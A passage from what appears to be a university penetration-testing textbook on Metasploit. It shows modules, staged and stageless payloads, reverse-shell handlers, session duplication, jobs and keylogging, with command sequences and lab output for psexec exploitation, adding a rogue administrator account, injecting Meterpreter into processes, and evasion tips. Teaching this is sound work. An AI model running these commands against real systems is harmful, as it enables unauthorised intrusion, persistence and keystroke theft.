Metasploit modules are at the core of the Metasploit framework. Nearly every Metasploit action during an engagement begins by loading and using a module. Modules are characterized by their purpose as one of auxiliary, encoders, evasion, exploits, nops, payloads, and post modules. Modules are accessed as if they were files in a file system for in a very real sense they are. On a Kali system, the modules are in the directory `/usr/share/metasploit-framework/modules`, and each of the module categories has its own directory

```
┌──(zathras㉿kali)-[/usr/share/metasploit-framework/modules]
└─$ ls /usr/share/metasploit-framework/modules
README.md  auxiliary  encoders  evasion  exploits  nops  payloads  post
```

Custom modules created by a user can also be added; these can be placed in the user's directory path at `~/msf4/modules`. Custom modules are not restricted to the categories used for system modules.

The largest category of modules are the exploit modules. The purpose of an exploit module is generally to enable the attacker to run code on the target. Exploit modules are organized into a

hierarchy beginning with the operating system or software of the target, then the service that is being targeted, then the actual exploit. This naming convention is seen in the initial example in this chapter, `exploit/windows/smb/psexec`.

The next largest category of modules are payloads. These contain the code that is to be run on the target. Payloads are often used as options in an exploit module. The chapter's initial example featured two different payloads. The initial default payload was the Meterpreter payload `payload/windows/meterpreter/reverse_tcp`; the second payload examined was an IPv6 Meterpreter payload `payload/windows/meterpreter/reverse_ipv6_tcp`.

Auxiliary modules provide support functions in Metasploit. These can include modules that perform a denial-of-service attack, modules that are used to scan a system or network for network services, or to set up services useful to the attacker, like a proxy server.

Post modules are designed to be run on the target after successful exploitation. They generally require an active session on the target. Post modules can be run from the Metasploit prompt requiring the session to be specified. Post modules can also be run from within a Meterpreter prompt on a target; in this case the syntax is `run post/module/name`. Some post modules are used to gather more information about the target, including credentials and password hashes. Other post modules are used to start and manage services on the target, while others are administrative.

Modules generally have one or more collections of options. As already seen in the examples, the basic options are shown with the `options` command; alternatively, the attacker can use `show options`. Modules also generally have a much larger collection of advanced options that are not shown with the `options` command; these are seen with the commands `advanced` or `show advanced`. As an example, here are just some of the advanced options for `exploit/windows/smb/psexec`:

```
msf6 exploit(windows/smb/psexec) > advanced

Module advanced options (exploit/windows/smb/psexec):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   ALLOW_GUEST      false            yes       Keep trying if only giv
                                               en guest access
   CHOST                             no        The local client addres
                                               s
   CMD::DELAY       3                no        A delay (in seconds) be
                                               fore reading the comman
                                               d output and cleaning u
                                               p
   CPORT                             no        The local client port
   ConnectTimeout   10               yes       Maximum number of secon
                                               ds to establish a TCP c
                                               onnection

… Output Deleted …
```

When setting options for a module, the command `show missing` returns all the required options that have not yet been set.

Many modules have specific targets and behave differently depending on the choice. The collection of available targets can be shown with the command `show targets` as in this example for `exploit/windows/smb/psexec`:

```
msf6 exploit(windows/smb/psexec) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Automatic
    1   PowerShell
    2   Native upload
    3   MOF upload
    4   Command
```

The target can be changed with the `set target` command and the exploit run as follows:

```
msf6 exploit(windows/smb/psexec) > set target 2
target => 2
msf6 exploit(windows/smb/psexec) > exploit

[*] [2024.05.31-22:26:04] Started reverse TCP handler on
172.16.236.98:4444
[*] [2024.05.31-22:26:04] 172.31.0.13:445 - Connecting to the server...
[*] [2024.05.31-22:26:04] 172.31.0.13:445 - Authenticating to
172.31.0.13:445 as user 'zathras'...
[!] [2024.05.31-22:26:04] 172.31.0.13:445 - peer_native_os is only
available with SMB1 (current version: SMB3)
[*] [2024.05.31-22:26:04] 172.31.0.13:445 - Uploading payload...
YxfXWWtl.exe
[*] [2024.05.31-22:26:05] 172.31.0.13:445 - Created \YxfXWWtl.exe...
[*] [2024.05.31-22:26:05] Sending stage (176198 bytes) to 172.31.0.13
[+] [2024.05.31-22:26:06] 172.31.0.13:445 - Service started
successfully...
[*] [2024.05.31-22:26:06] 172.31.0.13:445 - Deleting \YxfXWWtl.exe...
[*] Meterpreter session 1 opened (172.16.236.98:4444 ->
172.31.0.13:51882) at 2024-05-31 22:26:07 -0400
```

The output here is different than the output of this module shown in section 1.3.4. Instead of using PowerShell, in this case the module uploaded an executable with a random appearing name \YxfXWWtl.exe, then started it and deleted it. Section 1.4.2.1.3 showed that when run with the default target, the resulting PowerShell process could be detected in Task Manager by a savvy administrator. The Native upload target in comparison, does not use PowerShell. Instead, the shell is run in an instance of rundll32.exe as seen here:

```
meterpreter > getpid
Current pid: 2524
meterpreter > ps

Process List
============

 PID   PPID  Name       Arch  Session  User            Path
 ---   ----  ----       ----  -------  ----            ----
 0     0     [System P
             rocess]
 4     0     System     x64   0
 72    620   dwm.exe    x64   1        Window Manager  C:\Windows\Syst
                                       \DWM-1          em32\dwm.exe

… Output Deleted …

2524  2380  rundll32.  x86   0        NT AUTHORITY\S  C:\Windows\SysW
             exe                       YSTEM           OW64\rundll32.e
                                                       xe
… Output Deleted
```

#### 1.5.5.1. Searching for Modules

With more than 2,400 exploit modules, it can sometimes be hard to identify a module that is appropriate for a target. The Metasploit `search` command can be used:

```
msf6 exploit(windows/smb/psexec) > help search
Usage: search [<options>] [<keywords>:<value>]

Prepending a value with '-' will exclude any matching results.
If no options or keywords are provided, cached results are displayed.

OPTIONS:

    -h, --help                      Help banner
    -I, --ignore                    Ignore the command if the only match
has the same name as the search
    -o, --output <filename>         Send output to a file in csv format
    -r, --sort-descending <column>  Reverse the order of search results
to descending order
    -S, --filter <filter>           Regex pattern used to filter search
results
    -s, --sort-ascending <column>   Sort search results by the specified
column in ascending order
    -u, --use                       Use module if there is one result
```

```
Keywords:
  adapter          :  Modules with a matching adater reference name
  aka              :  Modules with a matching AKA (also-known-as) name
  author           :  Modules written by this author
  arch             :  Modules affecting this architecture

… Output Deleted …
```

As an example, an attacker may wish to identify modules related to the psexec module that has been considered so far in this chapter; this can be done with the command

```
msf6 exploit(windows/smb/psexec) > search description:psexec

Matching Modules
================

   #   Name                                          Disclosure Date
Rank       Check  Description
   -   ----                                          ---------------  ---
-       -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec       2018-03-19
normal     No     DCOM Exec
   1   exploit/windows/smb/ms17_010_psexec           2017-03-14
normal     Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion
SMB Remote Windows Code Execution
   2     \_ target: Automatic                        .                .
.      .
   3     \_ target: PowerShell                       .                .
.      .
   4     \_ target: Native upload                    .                .

… Output Deleted …

   16  exploit/windows/smb/psexec                    1999-01-01
manual     No     Microsoft Windows Authenticated User Code Execution
   17    \_ target: Automatic                        .                .
.      .
   18    \_ target: PowerShell                       .                .
.      .
   19    \_ target: Native upload                    .                .
.      .
   20    \_ target: MOF upload                       .                .
.      .
   21    \_ target: Command                          .                .
.      .
   22  exploit/windows/local/current_user_psexec     1999-01-01
excellent  No     PsExec via Current User Token
```

```
   23  encoder/x86/service                              .
manual     No     Register Service
   24  auxiliary/scanner/smb/impacket/wmiexec       2018-03-19
normal     No     WMI Exec
   25  exploit/windows/smb/webexec                  2018-10-24
manual     No     WebExec Authenticated User Code Execution
   26    \_ target: Automatic                       .                .
.      .
   27    \_ target: Native upload                   .                .
.      .
   28  exploit/windows/local/wmi                    1999-01-01
excellent  No     Windows Management Instrumentation (WMI) Remote
Command Execution

Interact with a module by name or index. For example info 28, use 28 or
use exploit/windows/local/wmi
```

This search returned each module with psexec in its description and includes the targets, if any, for the returned module. There are many keywords that can be used in a Metasploit search beyond the description; the help for the `search` command provides the complete list.

An attacker that has obtained a shell on a target may want to determine which additional exploits might be worth considering. This is especially true if the initial attacker shell is unprivileged, and the attacker is trying to identify ways to escalate their privileges. This can be done with the module `post/multi/recon/local_exploit_suggester`.[31]

This module examines the shell's architecture and platform to search for potential exploits. For those modules that include a check command, the check command is run, and the results are returned to the attacker.[32] This module can be run from within a Meterpreter session with the command `run post/multi/recon/local_exploit_suggester`. It can also be run as a stand-alone module; in this case the session number needs to be passed to the module as shown in this example:

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) > use
post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this
                                                module on
```

[31] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/post/multi/recon/local_exploit_suggester.md

[32] The check command is explained in more detail in Section 1.5.5.2.

```
   SHOWDESCRIPTION  false            yes       Displays a detailed des
                                                cription for the availa
                                                ble exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session => 1
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] [2024.06.01-11:11:31] 172.31.0.13 - Collecting local exploits for
x86/windows...
[*] [2024.06.01-11:11:53] 172.31.0.13 - 195 exploit checks are being
tried...
[+] [2024.06.01-11:12:03] 172.31.0.13 -
exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The
service is running, but could not be validated.
[+] [2024.06.01-11:12:03] 172.31.0.13 -
exploit/windows/local/ms16_075_reflection: The target appears to be
vulnerable.
[*] Running check method for exploit 41 / 41
[*] [2024.06.01-11:12:04] 172.31.0.13 - Valid modules for session 1:
============================

 #   Name
Potentially Vulnerable?  Check Result
 -   ----                                                          ----
------------------  ------------
 1   exploit/windows/local/ms16_032_secondary_logon_handle_privesc  Yes
The service is running, but could not be validated.
 2   exploit/windows/local/ms16_075_reflection                     Yes
The target appears to be vulnerable.
 3   exploit/windows/local/adobe_sandbox_adobecollabsync           No
Cannot reliably check exploitability.
 4   exploit/windows/local/agnitum_outpost_acs                     No
The target is not exploitable.

… Output Deleted…
```

### 1.5.5.2. Module Rankings and the Check Command

Before running any exploit against a target, an attacker must well-understand what the exploit does. Many modules run the risk of corrupting or even crashing a target. An exploit run as part of an ethical penetration test that crashes a client's critical server is unlikely to result in repeat business for the consultant.

Metasploit ranks the effectiveness of the various modules as Excellent, Great, Good, Normal, Average, Low, or Manual. Modules ranked as normal are considered reliable, while good or great ranked modules include some sort of automatic targeting. Modules listed as excellent cannot crash the target service. Modules listed as average are unreliable or difficult, while low-ranked modules are worse.

Many, but not all Metasploit modules support the `check` command. When run, the check command looks to see if the target is vulnerable to the exploit; this is run by default in `multi/recon/local_exploit_suggester`.

Once an attacker has selected a module, they can view the source code for the exploit directly from Metasploit with the command `edit`.

## 1.5.6. Metasploit Payloads

The basics of setting and listing payloads has already been introduced in Section 1.3.5. Metasploit includes more than 1,400 payloads of different types and capabilities. The default payload when using `exploit/windows/smb/psexec` is the payload `windows/meterpreter/reverse_tcp`. The details of that payload are available to the attacker by using the `info` command, specifying the payload as a module

```
msf6 exploit(windows/smb/psexec) > info
payload/windows/meterpreter/reverse_tcp

       Name: Windows Meterpreter (Reflective Injection), Reverse TCP
Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 296
       Rank: Normal

Provided by:
  skape <mmiller@hick.org>
  sf <stephen_fewer@harmonysecurity.com>
  OJ Reeves
  hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh
                                     , thread, process, none)
LHOST                      yes       The listen address (an interface
                                     may be specified)
LPORT     4444             yes       The listen port
```

```
Description:
  Inject the Meterpreter server DLL via the Reflective Dll Injection
payload (staged). Requires Windows XP SP2 or newer.

  Connect back to the attacker

View the full module info with the info -d command.
```

The default port for Meterpreter is TCP/4444. This port is not generally used by other services, and an informed defender that sees an outbound connection using that port is likely to become suspicious and investigate. Attackers should generally use other TCP ports that better blend into the kinds of outbound traffic that is expected from the target.

The value of `LHOST` must be set before the payload can be used. To set this to the IPv4 address of the attacking system, the attacker can use the shortcut

```
msf6 exploit(windows/smb/psexec) > set lhost eth0
```

Notice that the total size of the payload reported by the command `info payload/windows/meterpreter/reverse_tcp` is just 296 bytes. How does Metasploit manage to include all the features that are present in Meterpreter in a payload that is just 296 bytes long?

Take another look at the output from Metasploit when the exploit is run from section 1.3.4, and notice this portion:

```
[*] 172.31.0.13:445 - Selecting PowerShell target
[*] 172.31.0.13:445 - Executing the payload...
[+] 172.31.0.13:445 - Service start timed out, OK if running a command
or non-service executable...
[*] Sending stage (176198 bytes) to 172.31.0.13
[*] Meterpreter session 1 opened (172.16.236.98:4444 ->
172.31.0.13:57227) at 2024-05-27 09:30:23 -0400
```

The initial payload did not include Meterpreter, instead it included only the stager.

#### 1.5.6.1. Staged and Stageless Payloads

Metasploit has two different types of payloads- staged and stageless. The choice `payload/windows/meterpreter/reverse_tcp` is an example of a staged payload. The initial payload, called the stager, is designed to be as small as it can; its role is to call back to the attacker's system, then download and execute the full payload; in this instance this is a 176K download of Meterpreter called the stage. The advantage of this two-step approach is that some exploitable vulnerabilities have limitations on the size of the code that can be executed. The staged approach means that the initial stager can be small enough to fit into the available space; the stager then allocates space for the full-featured payload, gets it, and transfers execution.

In contrast, a stageless payload is a single file that is run on the target. An example of a stageless payload is `payload/windows/meterpreter_reverse_tcp`

```
msf6 exploit(windows/smb/psexec) > info
payload/windows/meterpreter_reverse_tcp
```

```
       Name: Windows Meterpreter Shell, Reverse TCP Inline
     Module: payload/windows/meterpreter_reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 176198
       Rank: Normal

Provided by:
  OJ Reeves
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name        Current Setting  Required  Description
----        ---------------  --------  -----------
EXITFUNC    process          yes       Exit technique (Accepted: '', s
                                       eh, thread, process, none)
EXTENSIONS                   no        Comma-separate list of extensio
                                       ns to load
EXTINIT                      no        Initialization strings for exte
                                       nsions
LHOST                        yes       The listen address (an interfac
                                       e may be specified)
LPORT       4444             yes       The listen port

Description:
  Connect back to attacker and spawn a Meterpreter shell. Requires
Windows XP SP2 or newer.

View the full module info with the info -d command.
```

This is the stageless equivalent of `payload/windows/meterpreter/reverse_tcp`. Like that payload, the stageless version runs Meterpreter and uses a call back to the attacker's system via TCP. On the other hand, notice that the size of the payload is dramatically different; the staged payload is 296 bytes, while the stageless payload is 176K, matching the size of the downloaded stage.

To reduce confusion, Metasploit has a naming convention to differentiate staged and stageless payloads. Staged payload names have a name in the form `platform/[architecture]/stage/stager`. In some cases, the architecture is redundant, so it is not always present. Stageless payloads by contrast have a name in the form `platform/[architecture]/single` where `single` has the form `shell_type_protocol`. This way the user can see that `payload/linux/x64/shell/reverse_tcp` is a staged payload, while `payload/linux/x64/shell_reverse_tcp` is a stageless payload; both payloads provide a shell on the target and use reverse TCP for their network connection.

### 1.5.6.2. Common Reverse Shells

Meterpreter sessions calling back to the attacker's system on TCP may be detected by a defender that is monitoring their outbound network traffic, even if the default port TCP/4444 is not used. There are Metasploit Meterpreter payloads that communicate with other protocols. For example, on Windows, an attacker can use a payload that communicates using outbound HTTP traffic using valid GET requests to a randomly generated URI on the attacker's system. By default, this uses TCP/8080, though this can be configured. The staged version is `payload/windows/meterpreter/reverse_http` and the stageless version is `payload/windows/meterpreter_reverse_http`.

There is another Metasploit Meterpreter payload that communicates with HTTPS using valid TLSv1.2 and a randomly generated certificate; by default, this is configured to connect via TCP/8443, but this can be set by the attacker. The staged version is `payload/windows/meterpreter/reverse_https` and the stageless version is `payload/windows/meterpreter_reverse_https`.[33]

For Linux systems, it is common to use reverse shells for payloads that depend on the architecture, like `payload/linux/x86/shell/reverse_tcp` and `payload/linux/x64/shell/reverse_tcp`. There are Meterpreter payloads for Linux, including `payload/linux/x64/meterpreter/reverse_tcp` and `payload/linux/x86/meterpreter/reverse_tcp`.[34]

### 1.5.6.3. Other Payloads

Not every Metasploit payload provides a shell through a reverse connection. Some shells are bind shells; these start a service on the target. The attacker then needs to connect to the service. These connection attempts may be detected or blocked by EDR, host-based firewalls, or network-based firewalls between the target and the attacker.

Other payloads are designed to merely run a single command on target and exit, rather than providing an interactive shell. As an example, consider the payload `cmd/windows/adduser` seen here:

```
msf6 exploit(windows/smb/psexec) > info payload/cmd/windows/adduser

       Name: Windows Execute net user /ADD CMD
     Module: payload/cmd/windows/adduser
   Platform: Windows
       Arch: cmd
Needs Admin: No
 Total size: 97
       Rank: Normal
```

[33] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/windows/meterpreter/reverse_https.md

[34] Meterpreter on Linux is described in Section 1.6.4.2. See also https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/payload/linux/x86/meterpreter/reverse_tcp.md

```
Provided by:
  hdm <x@hdm.io>
  scriptjunkie
  Chris John Riley

Basic options:
Name    Current Setting  Required  Description
----    ---------------  --------  -----------
CUSTOM                   no        Custom group name to be used instead
of default
PASS    Metasploit$1     yes       The password for this user
USER    metasploit       yes       The username to create
WMIC    false            yes       Use WMIC on the target to resolve
administrators group

Description:
  Create a new user and add them to local administration group.

  Note: The specified password is checked for common complexity
  requirements to prevent the target machine rejecting the user
  for failing to meet policy requirements.

  Complexity check: 8-14 chars (1 UPPER, 1 lower, 1 digit/special)

View the full module info with the info -d command.
```

This module can be used in the same fashion as other shells. For example, consider the exploit `windows/smb/psexec`. Set the target and configure the payload:

```
msf6 exploit(windows/smb/psexec) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Automatic
    1   PowerShell
    2   Native upload
    3   MOF upload
    4   Command


msf6 exploit(windows/smb/psexec) > set target 4
target => 4
msf6 exploit(windows/smb/psexec) > set payload cmd/windows/adduser
payload => cmd/windows/adduser
```

```
msf6 exploit(windows/smb/psexec) > set user susan
user => susan
msf6 exploit(windows/smb/psexec) > set pass Password1!
pass => Password1!
msf6 exploit(windows/smb/psexec) > exploit

[*] [2024.06.01-20:00:08] 172.31.0.13:445 - Connecting to the server...
[*] [2024.06.01-20:00:08] 172.31.0.13:445 - Authenticating to
172.31.0.13:445 as user 'zathras'...
[+] [2024.06.01-20:00:10] 172.31.0.13:445 - Service start timed out, OK
if running a command or non-service executable...
[*] [2024.06.01-20:00:13] 172.31.0.13:445 - Getting the command
output...
[*] [2024.06.01-20:00:13] 172.31.0.13:445 - Executing cleanup...
[+] [2024.06.01-20:00:13] 172.31.0.13:445 - Cleanup was successful
[+] [2024.06.01-20:00:13] 172.31.0.13:445 - Command completed
successfully!
[*] [2024.06.01-20:00:13] 172.31.0.13:445 - Output for "cmd.exe /c net
user susan Password1! /ADD && net localgroup Administrators susan /ADD":

The command completed successfully.

[*] Exploit completed, but no session was created.
```

After the payload has executed, there is a new local administrator user named susan on the target, with the password “Password1!”.

## 1.5.7. Configuring a Handler

Reverse shell payloads call back to the attacker so that communication initially comes from the target to the attacker’s system. This is the case whether the reverse shell is a staged or a stageless payload. As already noted, one of the motivations for this behavior is that firewall rules that protect targets are generally much more permissive of outbound connections than inbound ones.

When the `windows/smb/psexec` exploit was first run in section 1.3.4, notice that the first line after the exploit is run starts the handler:

```
[*] Started reverse TCP handler on 172.16.236.98:4444
[*] 172.31.0.13:445 - Connecting to the server...
[*] 172.31.0.13:445 - Authenticating to 172.31.0.13:445 as user
'zathras'...
[*] 172.31.0.13:445 - Selecting PowerShell target
[*] 172.31.0.13:445 - Executing the payload...
```

Not every exploit module configures a handler when the exploit launches, but instead the handler must be manually configured first. The module to manually configure a handler is `exploit/multi/handler`. The handler must be configured with a payload that matches the callbacks that it will receive.

As an example, consider an attacker that wants to construct a handler for the payload `windows/meterpreter/reverse_tcp`. The attacker sets this as the payload in `exploit/multi/handler`. The listening host `LHOST` and the listening port `LPORT` options need to be configured- though the listening host is often correctly configured by default as the IPv4 address of the attacking system.

```
msf6 exploit(windows/smb/psexec) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload
windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.16.236.98
lhost => 172.16.236.98
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '',
                                        seh, thread, process, none)
   LHOST     172.16.236.98    yes       The listen address (an interfa
                                        ce may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

View the full module info with the info, or info -d command.
```

At this point, the handler can be run, however if it is run, then Metasploit will simply wait until it receives a callback without providing the attacker to run additional commands. Moreover, once it receives that callback, the module will no longer be able to receive other callbacks.

One of the advanced options for `exploit/multi/handler` is `exitonsession`, which by default is set to true. If this is set to false, then this handler will not exit solely because it receives a callback.

```
msf6 exploit(multi/handler) > get exitonsession
exitonsession => true
msf6 exploit(multi/handler) > set exitonsession false
exitonsession => false
```

Rather than launch this exploit as before, the handler can be launched as a job- meaning that this module will continue to run in the background, responding to any callbacks it receives.[35]

```
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] [2024.06.01-22:16:15] Started reverse TCP handler on
172.16.236.98:4444
msf6 exploit(multi/handler) >
```

With this handler running, any callback that matches its payload will get a response from the attacking system.

## 1.5.8. Duplicating Meterpreter Sessions

If a process on a target containing Meterpreter is killed, either deliberately by the defender or accidentally by the attacker[36], the attacker loses access. One way an attacker can reduce this risk is to create additional sessions. One way that the attacker can accomplish on Windows this is by running an additional module, called `post/windows/manage/multi_meterpreter_inject` as follows:

```
msf6 exploit(multi/handler) > use
post/windows/manage/multi_meterpreter_inject
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 post(windows/manage/multi_meterpreter_inject) > info

       Name: Windows Manage Inject in Memory Multiple Payloads
     Module: post/windows/manage/multi_meterpreter_inject
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>
  David Kennedy "ReL1K" <kennedyd013@gmail.com>

Compatible session types:
  Meterpreter

Basic options:
  Name     Current Setting     Required  Description
  ----     ---------------     --------  -----------
  AMOUNT   1                   no        Select the amount of shells y
                                         ou want to spawn.
```

[35] Jobs are covered in more detail in Section 1.5.9.
[36] This happens surprisingly often!

```
  HANDLER  false               no        Start new exploit/multi/handl
                                         er job on local box.
  IPLIST   172.16.236.98       yes       List of semicolon separated I
                                         P list.
  LPORT    4444                no        Port number for the payload L
                                         PORT variable.
  PAYLOAD  windows/meterprete  no        Payload to inject in to proce
           r/reverse_tcp                 ss memory
  PIDLIST                      no        List of semicolon separated P
                                         ID list.
  SESSION                      yes       The session to run this modul
                                         e on

Description:
  This module will inject in to several processes a given
  payload and connecting to a given list of IP Addresses.
  The module works with a given lists of IP Addresses and
  process PIDs if no PID is given it will start a the given
  process in the advanced options and inject the selected
  payload in to the memory of the created module.

View the full module info with the info -d command.
```

The value of the `IPLIST` variable should be automatically set to the IPv4 address of the attacker's system. The `LPORT` is set here to the default TCP/4444, and the staged Meterpreter reverse TCP `PAYLOAD` that will run is a reasonable choice.

The `SESSION` variable is the number of an existing Windows Meterpreter session that should be duplicated; this value must be set manually. Continuing the example of this chapter, suppose that at this point the attacker has two existing sessions, and that the attacker wants to duplicate the first. This is done as follows:

```
msf6 exploit(windows/smb/psexec) > sessions

Active sessions
===============

  Id  Name  Type                Information          Connection
  --  ----  ----                -----------          ----------
  1         meterpreter x86/wi  NT AUTHORITY\SYSTE   172.16.236.98:4444
            ndows               M @ STANDALONE        -> 172.31.0.13:49
                                                      728 (172.31.0.13)
  2         meterpreter x86/wi  NT AUTHORITY\SYSTE   fde0:fb41:8dc5:4b3
            ndows               M @ STANDALONE       0:16:9e19:cee3:7a8
                                                     :4444 -> fde0:fb41
                                                     :8dc5:4b30:16:f588
                                                     :640d:4dc9:49730 (
                                                     172.31.0.13)
```

```
msf6 post(windows/manage/multi_meterpreter_inject) > set session 1
session => 1
```

This module includes the option `HANDLER` which is set to false. If this is set to true, then the exploit will automatically create a handler for the attacker when the exploit is launched. However, Section 1.5.7 demonstrated how to manually configure a handler for this exploit with these settings, so this can remain set to false provided the handler has already been launched.

The exploit can be run; when it completes a third session will be opened.

```
msf6 post(windows/manage/multi_meterpreter_inject) > exploit

[*] [2024.06.01-22:37:38] Running module against STANDALONE
[*] [2024.06.01-22:37:38] Creating a reverse meterpreter stager:
LHOST=172.16.236.98 LPORT=4444
[+] [2024.06.01-22:37:38] Starting Notepad.exe to house Meterpreter
Session.
[+] [2024.06.01-22:37:39] Process created with pid 492
[*] [2024.06.01-22:37:39] Injecting meterpreter into process ID 492
[*] [2024.06.01-22:37:39] Allocated memory at address 0x03c50000, for
296 byte stager
[*] [2024.06.01-22:37:39] Writing the stager into memory...
[*] [2024.06.01-22:37:39] Sending stage (176198 bytes) to 172.31.0.13
[+] [2024.06.01-22:37:39] Successfully injected Meterpreter in to
process: 492
[*] Post module execution completed
[*] Meterpreter session 3 opened (172.16.236.98:4444 ->
172.31.0.13:50015) at 2024-06-01 22:38:15 -0400
msf6 post(windows/manage/multi_meterpreter_inject) > sessions

Active sessions
===============

  Id  Name  Type                  Information          Connection
  --  ----  ----                  -----------          ----------
  1         meterpreter x86/wi    NT AUTHORITY\SYSTE   172.16.236.98:4444
            ndows                 M @ STANDALONE        -> 172.31.0.13:49
                                                       758 (172.31.0.13)
  2         meterpreter x86/wi    NT AUTHORITY\SYSTE   fde0:fb41:8dc5:4b3
            ndows                 M @ STANDALONE       0:16:9e19:cee3:7a8
                                                       :4444 -> fde0:fb41
                                                       :8dc5:4b30:16:f588
                                                       :640d:4dc9:49763 (
                                                       172.31.0.13)
  3         meterpreter x86/wi    NT AUTHORITY\SYSTE   172.16.236.98:4444
            ndows                 M @ STANDALONE        -> 172.31.0.13:50
                                                       015 (172.31.0.13)
```

There is often a delay of a few seconds after the exploit completes before the attacker is notified of the new shell.

Before using this module though, attackers should consider how this will be seen on the target. The module creates a new process with the name notepad.exe, however no instance of notepad.exe will appear on the target's desktop. The defender, or alternatively the attacker can see this anomalous behavior by looking through the process list for the new notepad process.

```
msf6 post(windows/manage/multi_meterpreter_inject) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > ps -S notepad
Filtering on 'notepad'

Process List
============

 PID  PPID  Name         Arch  Session  User              Path
 ---  ----  ----         ----  -------  ----              ----
 492  2372  notepad.exe  x86   0        NT AUTHORITY\SYSTEM  C:\Windows\SysWOW64\notepad.exe
```

This new instance of notepad.exe is being run as NT AUTHORITY\SYSTEM because the original shell that was being duplicated had been upgraded to a SYSTEM shell. Any administrator that sees notepad.exe running as SYSTEM is likely to immediately become suspicious as this is very much not normal behavior. If the administrator digs deeper, they can look at the parent process for this odd notepad.exe; they will discover that this was launched by an instance of PowerShell that has no parent process. This parent process hosts the original Meterpreter shell.[37]

If the defender looks at the network connections on the system, they will see that this instance of notepad.exe has an outbound TCP connection back to the attacker's server. Thus- though this module does generate a new Meterpreter session, the new session is much more detectable by defenders.

Attackers that use this module to duplicate a Meterpreter shell should consider the lessons from section 1.4.2.1.3 and consider quickly migrating their shell to a less apparent location.

## 1.5.9. Metasploit Jobs

The handler created in Section 1.5.7 for this exploit was run as a background job. Background jobs are managed with the `jobs` command.

```
msf6 post(windows/manage/multi_meterpreter_inject) > help jobs
Usage: jobs [options]

Active job manipulation and interaction.
```

[37] This explanation assumes that the attacker used the psexec attack with the default PowerShell target and has not already migrated Meterpreter to a different process.

```
OPTIONS:

    -h   Help banner.
    -i   Lists detailed information about a running job.
    -k   Terminate jobs by job ID and/or range.
    -K   Terminate all running jobs.
    -l   List all running jobs.
    -p   Add persistence to job by job ID
    -P   Persist all running jobs on restart.
    -S   Row search filter.
    -v   Print more detailed info.  Use with -i and -l
```

The list of running jobs is shown with the `-l` flag.

```
msf6 post(windows/manage/multi_meterpreter_inject) > jobs -l

Jobs
====

  Id  Name                  Payload              Payload opts
  --  ----                  -------              ------------
  0   Exploit: multi/handl  windows/meterpreter/  tcp://172.16.236.98:
      er                    reverse_tcp          4444
```

Details about a single job are obtained by using the `-i` flag along with the job ID; this can be modified with the `-v` flag.

The attacker can set a job as persistent; this means that the job will automatically be restarted the next time that Metasploit is started. The `-p` flag is used to add persistence to one or more specifies jobs, while `-P` is used to add persistence to all running jobs.[38]

A job that is no longer needed can be stopped with the `-k` flag and its ID; all jobs can be killed with `-K`.

#### 1.5.9.1. Keylogging as a Metasploit Job

Section 1.4.2.2 introduced the Meterpreter features `keyscan_start`, `keyscan_stop`, and `keyscan_dump` which can be used to log keystrokes on a target system. One weakness of this approach is that these are Meterpreter commands that must be run on each individual session.

Metasploit includes a more robust option to log keystrokes- the module `windows/capture/keylog_recorder`:[39]

---

[38] At the time of writing (May 2024) this does not appear to be functioning; this appears to be known: https://github.com/rapid7/metasploit-framework/issues/18995. I expect that this will be fixed soon enough, so I am leaving this in the chapter but without an example. Perhaps when this is being reviewed the bug fix will make it out to my test systems. Note that this may not make it to the student systems for COSC 431 in Fall 2024, as I am building those systems now.

[39] https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/post/windows/capture/keylog_recorder.md

```
msf6 > use post/windows/capture/keylog_recorder
msf6 post(windows/capture/keylog_recorder) > info

       Name: Windows Capture Keystroke Recorder
     Module: post/windows/capture/keylog_recorder
   Platform: Windows
       Arch:
       Rank: Normal

Provided by:
  Carlos Perez <carlos_perez@darkoperator.com>
  Josh Hale <jhale85446@gmail.com>

Compatible session types:
  Meterpreter

Basic options:
  Name          Current Setting  Required  Description
  ----          ---------------  --------  -----------
  CAPTURE_TYPE  explorer         no        Capture keystrokes for Expl
                                           orer, Winlogon or PID (Acce
                                           pted: explorer, winlogon, p
                                           id)
  INTERVAL      5                no        Time interval to save keyst
                                           rokes in seconds
  LOCKSCREEN    false            no        Lock system screen.
  MIGRATE       false            no        Perform Migration.
  PID                            no        Process ID to migrate to
  SESSION                        yes       The session to run this mod
                                           ule on

Description:
  This module can be used to capture keystrokes. To capture keystrokes
when the session is running
